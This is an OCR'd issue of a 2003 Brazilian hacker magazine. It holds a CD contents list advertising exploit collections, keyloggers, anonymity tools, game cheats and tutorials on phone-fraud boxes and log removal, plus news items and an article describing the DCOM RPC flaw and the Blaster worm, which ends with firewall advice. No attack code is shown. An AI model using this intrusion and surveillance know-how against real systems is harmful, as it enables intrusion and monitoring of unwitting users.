H4CK3R #12

Navegue anonimamente<<<<

20 programas para navegar e hackear sem ser identificado Destaques:

MultiProxy 1.2a Navegue anonimamente e acelere sua conexão

Filetopia Bouncer Esconde o IP de usuários que utilizam a rede de peer-to-peer Filetopia

Proxy Server List Hunter 1.78 Procura por servidores proxy anônimos e gratuitos

HTTP Tunnel 2.3 Use o ICQ e outros programas de mensagem sem que servidores e firewalls o detectem

Surf Secret Apaga os rastros deixados pelo browser

Anonymity 4 Proxy 2.52 Navegue e participe de chats sem ser identificado

Check Proxy Professional Demo v3.20 Encontre servidores de proxies anônimos rapidamente

Clean Space 8.24 Elimina vestígios de cache e históricos de diversos programas

Socks2HTTP Beta 0.96 Converta requisições socks5 em HTTP, para driblar o firewall

Libra FTP daemon 1.3.4 Servidor de FTP anônimo para Linux

Anonymous Network Project Uma rede peer-to-peer baseada no modelo PipeNet. Constrói dinamicamente túneis encriptados e com uma série de nós de rede, deixando o usuário anônimo ao se conectar

Exploits<<<<

Uma coleção completa com mais de 80 programas que exploram vulnerabilidades. Inclui exploits para:

- Windows NT
- BestBuy
- Cisco IOS 12.x/11.x
- Cisco CSS 11000 Series
- Windows XP Pro Build 2600.x
- Meteor FTP Server v1.5
- Win2k
- WinXP
- Postfix
- Half-Life Server root para FreeBSD
- Emulador Atari v1.3.0-2 para Linux
- Lockdev 1.0.0
- BBS Citadel/UX v6.07
- Apache 1.3.x
- Microsoft Active Directory
- Yahoo! Messenger 5.5

E muito mais!

>>>>Espionagem

As melhores soluções para gravar o que está sendo digitado no seu computador, registros e até movimento do mouse. Inclui antídotos para anular sistemas de monitoração

>>>>Segurança

Pacote especial com mais de 60 programas e patches para Windows e Linux que vão tornar seu PC uma fortaleza. Inclui:

- Antivírus
- Firewall
- Removedor de spyware
- Removedores dos principais vírus da atualidade
- PGP 8.0.2
- Proxies
- Soluções VPN
- Sniffers
- Loggers
- Scanner Nmap 3.30-1
- Gerenciador de chaves
- Honeypots

E mais...

White Paper>>>>

+ de 30 tutoriais. Saiba tudo sobre:

Kazaa Lite no Linux
Fibra ótica
Como fazer um Crimson Box
Como remover LOGs
Burlando celulares
Como fazer um Black Box
Guia completo de overclocking
Securing Email Systems
Dell Developing Effective Security Policies
Comprehensive Per-User Spam Blocking at the Gateway
Making Sense of WLAN Security
Magic Quadrant for Enterprise Firewalls
Web Application Firewalls
Protecting Databases
Enterprise Anti-Spam Solutions
Remote access for health care
CIO Update Answer Six Key Questions
Trojans and how to protect your network against them
Real-time protection WireLess LAN
Secure remote device management
Administration with Windows Server 2003
Power and Cooling for VoIP and IP Telephony Applications
Helping Your Business Succeed Online
Security and Performance with IIS 6.0
Building an E-Commerce Trust Infrastructure SSL
Web Services Single Sign-On using J2EE and .NET
Securing Java Applications
Management Solution - Sun Java with Microsoft AD
Make a Smart Conferencing Choice with the New Buyer's Guide
Economic Impact of Network Security Threats

>>>>Ganhe todas!

Programas para vencer roubando. Games:

007 NigthFire
Age of Mitology
Airport Tycoon
Age of Empires 2
Battlefield 1942
Black and White
Command & Conquer: Red Alert 2
Command & Conquer: Tiberian Sun
Carmageddon 2
Civilization 3
Command & Conquer Generals v1.2+9
Commandos 2
Dave Mirra BMX
Fifa 2003 Trainer [01/01]
Need for Speed Hot Pursuit 2
No One Lives Forever 2
Quake 3
Return to Castle Wolfenstein
Serious Sam: The Second Encounter
SimCity 4
Spider-Man: The Movie Game
The Sims House Party
Tomb Raider 4
Unreal Tournament
WarCraft 3

PARENTAL ADVISORY EXPLICIT SOFTWARE

O conteúdo do CD brinde é composto por programas freeware, shareware e versões de demonstração

Configuração mínima do equipamento: Processador Pentium II ou superior com 64 MB de RAM; Placa de vídeo com 16 MB, resolução de 800x600 pixels e 16 milhões de cores; Placa de som.

Alguns programas, por motivos alheios à nossa vontade, podem não rodar no Windows XP

Damn Small Linux: a menor distribuição baseada no Debian

H4CK3R

Worm MS Blaster

Código-fonte completo e comentado

Mostramos por que este worm se tornou a maior praga dos últimos tempos

Atenção: Material exclusivo para estudo

PC Stealth

O anonimato é arma de ataque e defesa

No CD, as melhores ferramentas para navegar pela Internet sem deixar rastros

Keylogger

Controle total

Os melhores softwares para gravar o que passa pelo seu PC

Programação em C

Aprenda a usar as threads e economize tempo de CPU

E mais:

Configurando roteadores Cisco

Veja como configurar o NAT para ter mais endereços IP

No CD: Patches de segurança

Pacote completo com correções de falhas de segurança

Veja mais destaques do CD no verso da revista

R$ 11, 90 Ano II # 12
www.digerati.com.br
ISSN 1676-3068

EDITORIAL

Agosto foi o mês do vírus louco, ou melhor, do worm. Enquanto a maioria dos computadores rodando Win 2000 e XP ficava se desconectando várias vezes ao dia, muita gente quis conhecer esse interessante worm que se espalhava pela Internet de forma anômala. Por isso, nós fomos atrás do código-fonte e de todas as informações sobre esse tipo de vírus. O resultado são 12 páginas mostrando tudo sobre o worm que mobilizou o mundo e a Microsoft. Mas lembre-se: isso deve ser usado somente para estudo.

Muita gente acha que vírus, worms, trojans, etc, são coisa de vândalo e bandido virtual. Pode até ser, mas, para a criação de um código eficiente (mesmo que essa eficiência tenha a ver com destruir dados e atrapalhar a vida dos outros), é preciso grandes conhecimentos sobre o sistema operacional a ser atacado.

Nesta edição, também pegamos firme na programação, com a segunda parte do curso de C e o uso de threads, e ainda temos sniffers e configuração de firewalls. No CD, estão os melhores programas para navegar anonimamente e os keyloggers, softwares para controlar tudo o que passa pelo seu teclado.

E, para finalizar, como não poderia deixar de ser, o Damm Small Linux (uma minúscula distribuição baseada em Debian) acompanha a edição deste mês.

O Editor


ÍNDICE

Antivírus para PDAs

Palms, Pocket PCs e companhia estarão protegidos

A Symantec está lançando um antivírus para PDAs, o Symantec Antivírus for Handhelds. Ele é feito especialmente para esses computadores pessoais, mesmo que eles não tenham tantos problemas com vírus por enquanto. A empresa já está prevenindo os usuários de portáteis desse mal que, mais cedo ou mais tarde, certamente virá. Com a crescente popularização desses aparelhos, contendo múltiplas conexões a outros periféricos e à Internet (como a wireless), a chance de começar a aparecer vírus por todos os lados é grande.

Mesmo que a Symantec tenha lançado esse antivírus agora, ela sabe que seu único proposito é a prevenção. A empresa admite que é muito difícil atualmente se desenvolver um cavalo de tróia para um PDA.




Correções automáticas no Windows podem ser obrigatórias

Sem permissão, o sistema poderá atualizar sua máquina

Depois da enxurrada de novos vírus atormentando a Microsoft, numa medida um pouco desesperada ela já está pensando em fazer com que as atualizações críticas (aquelas que modificam os programas quanto à segurança dos aplicativos com maior vulnerabilidade) sejam feitas automaticamente.

Isso está programado para ser incluído no novo Windows, o Longhorn, mas como a situação está feia, estão pensando em adicionar essa opção em um novo service pack.

De acordo com muitos analistas em segurança, para que o Windows XP não sofra tanto com ataques de vírus, essa atualização automática dos arquivos críticos deve ser adicionada ao sistema operacional o mais rápido possível. Isso para que a fama dos produtos da Microsoft não se denigre mais ainda, principalmente os seus SOs.



Microsoft usa o Linux contra vírus

Empresa resolveu preparar-se bem para o ataque

Quando a coisa aperta, o jeito é pedir ajuda para a melhor solução. E a própria Microsoft reconhece que a melhor solução é o Linux. Com a ameaça causada pelo vírus Blaster, que mandaria as máquinas infectadas fazer um ataque Denial of Service ao site de update da Microsoft, a empresa não teve o que fazer senão comprar um espaço extra de hospedagem na Akamai, com uma rede global de 15 mil servidores Linux. O medo aumentava à medida que mais e mais computadores iam recebendo a praga, que forçáva o computador a reiniciar a todo momento.

Mesmo assim, a ameaça ainda era grande. A sorte da empresa foi que o vírus tinha uma falha: atacava o site windowsupdate.com, em vez de fazê-lo contra o windowsupdate.microsoft.com. Como o primeiro é um endereço de redirecionamento, bastou à empresa interromper esse tráfego para não ter problemas com o ataque. Mesmo assim, o caso tornou-se um emblema de como a empresa realmente tem, no Linux, a sua solução ideal na área de servidores.


Código para cópia de DVDs é proibido no território norte-americano

DeCSS é ilegal agora

A justiça americana, pelo tribunal da Califórnia, está banindo de circulação o programa DeCSS (De-Content Scrambling System), conhecido por quebrar o CSS – código de segurança anticópia para DVDs.

Depois algum tempo já na Web, o DeCSS foi levado a julgamento pela DVD Copy Control Association (DVD CCA), que tenta evitar a replicação de DVDs pelo programa em questão. Anteriormente, o DeCSS foi levado a tribunal, mas a sentença definiu que a proibição de publicar o código na Net ia contra a Constituição Americana. Nesse novo julgamento o tribunal da Califórnia alegou que não é uma violação dos direitos de liberdade de expressão banir a publicação de um código de programa de computador que pode ser usado para fazer cópias ilícitas.

O DeCSS será punido de forma legal, mas todos sabem que isso não significa que ele será extinto. É muito provável que você encontre esse programa mais facilmente a partir de agora.



Desgraça pouca é bobagem

Marinha dos EUA leva 20 dias para descobrir roubo cracker

Em uma megaoperação que inacreditavelmente passou despercebida por quase um mês, crackers americanos conseguiram invadir os sistemas da Marinha dos Estados Unidos e roubar os números de 13 mil cartões de créditos usados para pagar despesas do governo. Além disso, também tiveram acesso às últimas faturas.

O Citibank, que administra os cartões, informou que, apesar do ocorrido, nenhuma fraude ou atividade fora do normal foi registrada desde que as invasões começaram, provavelmente no início de julho de 2003 – o roubo só foi comunicado em 21 de agosto.

A Marinha já cancelou os cartões, e até o fechamento desta edição, tentava descobrir, com o apoio do Ministério da Defesa, que tipo de vulnerabilidade foi explorada pelos crackers. A instituição só descobriu as invasões após registrar um tráfego anormal na rede.

China proíbe Windows

Pelo menos em órgãos governamentais

Não adiantou todo o esforço da Microsoft para agradar ao governo chinês. O país oriental anunciou que todos os seus órgãos de governo terão que usar softwares e sistemas operacionais fabricados no próprio país. Com isso, o Windows e o Office devem perder um de seus maiores mercados, o da nação mais populosa do mundo.

Segundo a nova lei, exceções serão concedidas apenas mediante um pedido especial. As novas regras devem durar pelo menos até 2010.

O Office, comês chama-se WPS Office 2003, e seu uso em computadores do governo deve passar de 30% para certo de 100%. A China afirma que as medidas visam a estimular a indústria local e proteger informações do Estado. Não se sabe ainda quais consequências a medida terá na Organização Mundial do Comércio (OMC), da qual a China faz parte há pouco tempo.

A Microsoft acha que, ao conceder à China e a outros países o acesso ao código fonte do Windows, satisfaria as dúvidas relacionadas à segurança do seu sistema. Não foi o caso.

IRC invade o Windows

Nova técnica recebe comandos direto do chat


O canto preferido dos hackers na net se transformou em mais uma base de ataque contra o Windows. Redes de IRC (Internet Relay Chat) estão sendo usadas para invadir o falho sistema da Microsoft. Para isso, são usados vários tipos de exploits, incluindo um que explora a recente falha descoberta no serviço Remote Procedure Call (RPC).

Os hackers on-line usam os programas para comprometer servidores Windows e controlá-los remotamente através das redes de IRC.

A princípio, técnicos da Symantec achavam que se tratava de um worm, mas analisando arquivos deixados para trás em um servidor atacado, chegaram à conclusão de que se tratavam de exploits. Os programas têm sido acoplados para criar uma ferramenta de ataque remoto. Eles são classificados como autorooters e atuam como um IRC bot, escutando canais da rede IRC e recebendo comandos dos atacantes a partir dali. A ferramenta também pode escanear e comprometer computadores vulneráveis à falha no RPC do Windows.

Hackers ganham documentário

Grupo holandês "Hippies from Hell" é o destaque



A Holanda é um país célebre pela sua cultura underground. Fazendo jus a essa fama, é de lá que acaba de sair um dos principais filmes já feitos sobre o mundo hacker, "Hippies from Hell".

Para quem não sabe, o nome do longa se refere a um grupo de hackers, técnicos, artistas e escritores holandeses, responsável por diversas inovações culturais no país desde a década de 80. "Hippies from Hell" é o primeiro filme on-line do programa Waag Connect, um projeto criado pela Waag Society para oferecer ao público um espaço de rede pública cultural e experimental.

Além de mostrar várias conferências hackers européias ao ar livre, o documentário também contém o nascimento do Lockpick Sport Club TOOOL. Lockpick é o nome dado à arte de se abrir uma tranca sem danificá-la ou usar uma chave para tal ato.

Nos anos 80, o grupo publicou a revista hacker Hack-Tic e, em 1993, eles deram início ao que seria o primeiro provedor holandês de Internet, o xs4all.

Leia a seção Subculture para saber mais sobre o filme, ou acesse o site oficial, http://hippies.waag.org


Comunicação anônima

Ferramenta hacker usa spoofing para ocultar remetentes de dados

Os hackers que remetem dados sensíveis pela Internet e preferem ficar no anonimato agora contam com mais uma alternativa que promete facilitar bastante a comunicação com outros especialistas.

Trata-se do NCovert, uma ferramenta de comunicação que utiliza técnicas de spoofing (disfarce) para ocultar a fonte das informações e dados que trafegam pela Web.

Grosso modo, o NCovert cria um canal secreto de comunicação, no qual esconde quatro caracteres de dados do ISN (Inicial Sequence Number) dos cabeçalhos, que, nos pacotes de dados de uma rede, são os campos responsáveis por informações vitais sobre a origem desses mesmos pacotes, como os endereços IP (Internet Protocol).



A ferramenta foi apresentada durante uma conferência hacker em Los Angeles, a Black Hat Briefings. Lógico que ela poderá ser usada para fins escusos, mas, de um modo geral, é uma excelente opção para pessoas que, por motivos de força maior, precisem ter sua identidade preservada (como certas testemunhas em processos judiciais).

A técnica do NCovert terá mais dificuldade de ser aplicada com o IPv6, mas para o criador da ferramenta Mark Lovelace, pesquisador sênior em segurança da empresa BindView, a nova versão do IP trará, em compensação, mais dados que poderão ser ocultados nos cabeçalhos.

Site: *www.bindview.com*

A culpa é dos outros

Chefe de segurança da Microsoft nega problemas no código

Começou o contra-ataque. Scott Charney, chefe de estratégia de segurança da Microsoft, afirmou durante a conferência TechEd que a maioria dos "paus" no sistema Windows é causado por códigos mal-feitos de programas de terceiros.

Charney estava analisando os resultados da ferramenta de diagnósticos Dr.Watson. Segundo o executivo, "metade dos crashes no Windows não são problemas no código feito pela Microsoft, e sim por código de programas de terceiros", pedindo assim um maior rigor nos testes dos softwares lançados para rodar no sistema operacional da Microsoft.

Assim, da próxima vez que o Windows der pau quando você abrir o Internet Explorer, lembre-se: a culpa é de terceiros. (contribuiu K_Dash_T34)

As falhas nunca morrem...

Empresas demoram a corrigir vulnerabilidades e crackers fazem a festa

E, por falar em Black Hat Briefings, a conferência também apresentou um estudo interessante sobre segurança na Internet, promovido pela empresa de assessoria em vulnerabilidades Qualys.

A Qualys correlacionou cerca de 1,5 milhões de scans que fez durante um ano e meio e descobriu que metade dos sistemas vulneráveis permanece sem correção após 30 dias do lançamento dos patches.

Além disso, as companhias demoram exageradamente na hora de corrigir falhas tidas como menos sérias – em torno de dois meses. O problema é que, em 80% dos casos, hackers mal-intencionados e pesquisadores em segurança já lançaram ferramentas que as exploram.

Outra descoberta preocupante é que algumas falhas que já foram exploradas e corrigidas nunca "morrem" completamente. Ao contrário, voltam com o tempo. Vulnerabilidades utilizadas pelo Code Red e pelo Slammer, por exemplo, tornam-se novas ameaças depois de um certo período.

Segundo Gerhard Eschelbeck, chefe de tecnologia da Qualys, a teoria-padrão é de que muitas empresas continuam instalando softwares desatualizados mesmo após a descoberta e a correção dos problemas.

Site da SCO é atacado por membro da comunidade Free Software

Eric Raymond não aprova essa atitude

Depois de processos e mais processos envolvendo a SCO e a IBM pelo possível uso indevido de códigos do Unix (de propriedade da SCO) em distribuições Linux, o site oficial daquela empresa vem sendo alvo de vários ataques. O último deles foi novamente um DoS, feito, segundo Eric Raymond, por um membro muito antigo da comunidade Free Software e da infra-estrutura da própria Internet. Raymond diz não saber exatamente a identidade do cidadão, mas acrescenta que não é com ataques de DoS que a situação entre a SCO e o Free Software vai ser solucionada do jeito que os representantes desta comunidade querem. Pelo contrário, a investida poderá dar à disputa proporções muito maiores e mais difíceis do que se imaginava, como mais e mais processos, não mais brigando por patentes, mas também relacionados a outras situações geradas pelos ataques.

Parece que está longe de haver uma solução para esse caso, mas, enquanto ele está em tramite, os ataques ao site da SCO devem parar e a briga, ser resolvida somente nos tribunais.


SOBIG.F é o mais rápido do mundo

Vírus causa prejuízos de milhões de dólares

É, realmente o mês de agosto não foi brincadeira. Além do Blaster, que conseguiu contaminar milhares de computadores rodando o Windows 2000 e o XP, o mês ainda terminou com uma nova praga, chamada W32.SoBig.F@mm, ou somente SoBig.F.

O worm usa seu próprio engine SMTP para se espalhar e tenta criar uma cópia de si mesmo em redes abertas, mas, felizmente, ele não consegue, por causa de falhas no código. O SoBig.F foi colocado, pela primeira vez, num site pornô, e todas as pessoas que clicaram num link que levaria a uma foto de sexo acabaram sendo infectados.

Apesar de estar configurado para se autodestruir em 10 de setembro, o vírus já bateu o recorde de velocidade de infecção, causando mais de 50 milhões de prejuízos só nos EUA. Realmente, para um vírus desses dar certo, é só distribuí-lo via foto pornográfica – ninguém resiste.



Windows é inseguro por padrão

Quem diz é o Washington Post

O Washington Post, um dos mais influentes jornais americanos, não poupou palavras para atacar o Windows por causa das duas últimas superpragas que atormentaram a vida de usuários de todo o mundo.

O jornal afirma que o sistema é inseguro por padrão. Essa tese é defendida como a principal causa das invasões, e não pelo simples fato de o Windows ser o SO mais usado. Rob Pergoraro, autor do artigo, argumentou que o Linux e o Mac OS têm um público de milhões de pessoas, mas nunca são visados por criadores de vírus.

As grandes vulnerabilidades apontadas são a insegurança do cliente de e-mail e as portas deixadas abertas por padrão (falha explorada pelo Blaster). Além disso, um firewall muito rústico e complicado (deve ser iniciado a cada conexão com a Internet) também é citado como um problema.

O pior é que os tais serviços que usam as portas abertas (como o RPC) não têm utilidade prática nenhuma para o usuário.

A leitura do artigo deixa uma certeza: ou a Microsoft muda sua política de segurança ou seus usuários serão alvos cada vez mais fáceis para os vírus.

GNU cracker

FTP do projeto GNU é crackeado

Nem mesmo o projeto GNU, patrocinado pela Free Software Foundation, escapou dos crackers.

Recentemente, foi descoberto um trojan nos servidores FTP do projeto, que foi retirado do ar para análise dos diversos softwares que estavam armazenados.

Os responsáveis suspeitam que o trojan estava instalado desde março de 2003. O objetivo do cracker era coletar senhas e usar o servidor como ponto de partida para outros ataques. Apesar disso, os responsáveis pelo projeto decidiram fazer uma varredura em todos os arquivos guardados lá, para evitar contaminação. Assim, muitos arquivos ainda não estão disponíveis. Por via das dúvidas, se você baixou algum programa do FTP do GNU recentemente, seria bom dar uma geral no seu computador.

Real Player abre seu computador

Código malicioso pode ser usado através do player

Se você tem o Real Player, um dos mais populares players para áudio e vídeo, precisa baixar e instalar a correção no site da empresa. A falha permite que o programa abra arquivos SMIL (Synchronized Multimedia Integration Language), linguagem de tags criada pelo consórcio W3C para transmissão e reprodução de arquivos de mídia, com scripts em JavaScript ou em VBScript que poderiam ameaçar o computador do usuário. Navegadores como o Internet Explorer 5.5 ou superior e alguns programas, entre eles o Rea Player, aceitam esse tipo de arquivo SMIL.

Linux inseguro?

Servidor de FTP permite execuções de comandos indevidos


Se você é um daqueles que pensam que só o Windows e os softwares que rodam nele são vulneráveis a invasões hackers, está na hora de rever seus conceitos.

Recentemente, uma falha que possibilita ataques do tipo buffer overflow (transbordamento de buffer) foi descoberta no servidor FTP para Linux WU-FTPD.

Os ataques buffer overflow ocorrem quando um buffer (area temporaria de armazenamento de dados) recebe mais informações do que é capaz de guardar. Quando isso acontece, os dados literalmente "transbordam" para outros buffers, corrompendo ou sobrescrevendo dados que estejam neles. Os dados "transbordantes" são, então, usados por hackers para dar instruções ao sistema e quebrar sua segurança.

A vulnerabilidade do WU-FTPD se encontra na função "fb_realpath()", que calcula o tamanho de uma string (seqüência de simbolos ou valores) concatenada. O erro permite que, por meio do buffer overflow, um hacker execute comandos com privilegio de root.

O problema afeta as versões de 2.5.0 até 2.6.2 e pode ser explorado em sistemas Linux com kernel nas versões 2.0.x ou 2.4.x. O erro já foi corrigido mediante um patch, disponivel no site *www.wuftpd.org*.



Brechas no kernel

Alias, o proprio kernel 2.4.x possui falhas que, alem de permitirem que usuarios locais tenham acesso privilegiado ao sistema ou possam expor informações sensiveis, tambem possibilitam ataques do tipo DoS (Denial of Service, ou negação de serviço).

O alerta foi dado pela Red Hat e divulgado no site Security Focus (*www.securityfocus.com/bid/8233*). Felizmente, já existem formas de corrigir as vulnerabilidades (*www.securityfocus.com/archive/1/329752*).

por Fernando Giannaccari - psy@psbox.org

Falha de RPC (Remote Procedure Call)

Primeiro, agradeço a oportunidade de escrever novamente para a revista e peço aos leitores um interesse maior nesta matéria, pois se trata de uma falha recente e perigosa para servidores Windows de todos os portes.

Mostrarei, passo a passo, como a falha e o novo tormento da Microsoft, o Blast.worm, trabalham em conjunto para dar dor de cabeça aos administradores de sistemas (Windows). Além disso, conheça métodos de prevenção, correção e eliminação de ambos, worm e falha.

Falha: DCom RPC
Nível: Crítico
Sistemas afetados:
* Microsoft Windows NT 4.0
* Microsoft Windows 2000
* Microsoft Windows XP
* Microsoft Windows Server (TM) 2003

Mais precisamente:

Microsoft Windows 2000 Advanced Server SP4
Microsoft Windows 2000 Advanced Server SP3
Microsoft Windows 2000 Advanced Server SP2
Microsoft Windows 2000 Advanced Server SP1
Microsoft Windows 2000 Advanced Server
Microsoft Windows 2000 Datacenter Server SP4
Microsoft Windows 2000 Datacenter Server SP3
Microsoft Windows 2000 Datacenter Server SP2
Microsoft Windows 2000 Datacenter Server SP1
Microsoft Windows 2000 Datacenter Server
Microsoft Windows 2000 Professional SP4
Microsoft Windows 2000 Professional SP3
Microsoft Windows 2000 Professional SP2
Microsoft Windows 2000 Professional SP1
Microsoft Windows 2000 Professional
Microsoft Windows 2000 Server SP4
Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Server
Microsoft Windows NT Enterprise Server 4.0 SP6a
Microsoft Windows NT Enterprise Server 4.0 SP6
Microsoft Windows NT Enterprise Server 4.0 SP5
Microsoft Windows NT Enterprise Server 4.0 SP4
Microsoft Windows NT Enterprise Server 4.0 SP3
Microsoft Windows NT Enterprise Server 4.0 SP2
Microsoft Windows NT Enterprise Server 4.0 SP1
Microsoft Windows NT Enterprise Server 4.0
Microsoft Windows NT Server 4.0 SP6a
Microsoft Windows NT Server 4.0 SP6
Microsoft Windows NT Server 4.0 SP5
Microsoft Windows NT Server 4.0 SP4
Microsoft Windows NT Server 4.0 SP3
Microsoft Windows NT Server 4.0 SP2
Microsoft Windows NT Server 4.0 SP1
Microsoft Windows NT Server 4.0
Microsoft Windows NT Terminal Server 4.0 SP6a
Microsoft Windows NT Terminal Server 4.0 SP6
Microsoft Windows NT Terminal Server 4.0 SP5
Microsoft Windows NT Terminal Server 4.0 SP4
Microsoft Windows NT Terminal Server 4.0 SP3
Microsoft Windows NT Terminal Server 4.0 SP2
Microsoft Windows NT Terminal Server 4.0 SP1
Microsoft Windows NT Terminal Server 4.0
Microsoft Windows NT Workstation 4.0 SP6a
Microsoft Windows NT Workstation 4.0 SP6
Microsoft Windows NT Workstation 4.0 SP5
Microsoft Windows NT Workstation 4.0 SP4
Microsoft Windows NT Workstation 4.0 SP3
Microsoft Windows NT Workstation 4.0 SP2
Microsoft Windows NT Workstation 4.0 SP1
Microsoft Windows NT Workstation 4.0
Microsoft Windows Server 2003 Datacenter Edition
Microsoft Windows Server 2003 Datacenter Edition 64-bit
Microsoft Windows Server 2003 Enterprise Edition
Microsoft Windows Server 2003 Enterprise Edition 64-bit
Microsoft Windows Server 2003 Standard Edition
Microsoft Windows Server 2003 Web Edition
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition
Microsoft Windows XP Home SP1
Microsoft Windows XP Home
Microsoft Windows XP Professional SP1
Microsoft Windows XP Professional

Sistemas não afetados:

Microsoft Windows Millennium Edition

O Bug utilizado pelo Worm Blaster

Vulnerabilidade:

A vulnerabilidade explora um "buffer overrun" remoto via interface DCOM RPC, que roda na porta 135 tcp/udp do Windows. A falha se deve à falta de um limite de pedido de checagens de ativação do DCOM.

A exploração dessa vulnerabilidade pode resultar em execução arbitrária de códigos maliciosos com privilégios de administrador local da máquina.

Ela também pode se expor a outras portas que o RPC EM (Endpoint Mapper) "escuta". São elas: 139, 135, 445 e 593. (Detalhe para a 69 do tftpd)

Não foi confirmado ainda, mas sob algumas modificações de configuração, o RPC EM pode utilizar a porta 80.

Worm:

Foi desenvolvido um worm – chamado W32.Blaster – (também conhecido como Lovsan ou MSBlast), que explora a falha e se espalha por toda a rede, direcionando inclusive sua preciosa conexão a um ataque direto à pagina do Windows Update com uma mensagem sugestiva, mas verdadeira, diga-se de passagem:

"I just want to say LOVE YOU SAN!!

billy gates why do you make this possible? Stop making money and fix your software!!"

Que quer dizer:

"Eu só queria dizer que TE AMO SAN!!!

bill gatezinho, por que você torna isso possível? Pare de fazer dinheiro e conserte seu software!!"

Ele explora a falha acima descrita para se espalhar e seu objetivo é o ataque à página do Windows Update, por meio do bombardeio de pacotes múltiplos (DDoS).

Dá-se da seguinte maneira: o worm se conecta pela porta vulnerável (135) e inicia o download de um software, que será usado em um ataque de Distributed Denial of Service (DDos) ao site da Microsoft windowsupdate.com no dia 16 de agosto.

Hoje, já existem duas variantes do vírus: Blaster-B e, adivinhem, Blaster-C, mudando, no caso do C, somente o arquivo principal (de msblast.exe para teekids.exe ou penis32.exe) e a forma de compressão de dados, mas ambos continuam com o mesmo código funcional. Portanto, os antivírus detectarão as variantes sem qualquer update. Lembre-se que é sempre bom deixar o antivírus em dia!

Antivírus Recomendados:
Norton Antivírus
McAfee
PC-Cillin

Recomendações:

Bloqueie o acesso externo por meio de um firewall de sua preferência, pois hosts externos podem mandar códigos maliciosos via porta tcp/135, além de explorar essa falha. Os acessos externos a ela devem ser filtrados na entrada da rede. Permita acesso para endereços seguros ou somente internos de rede.

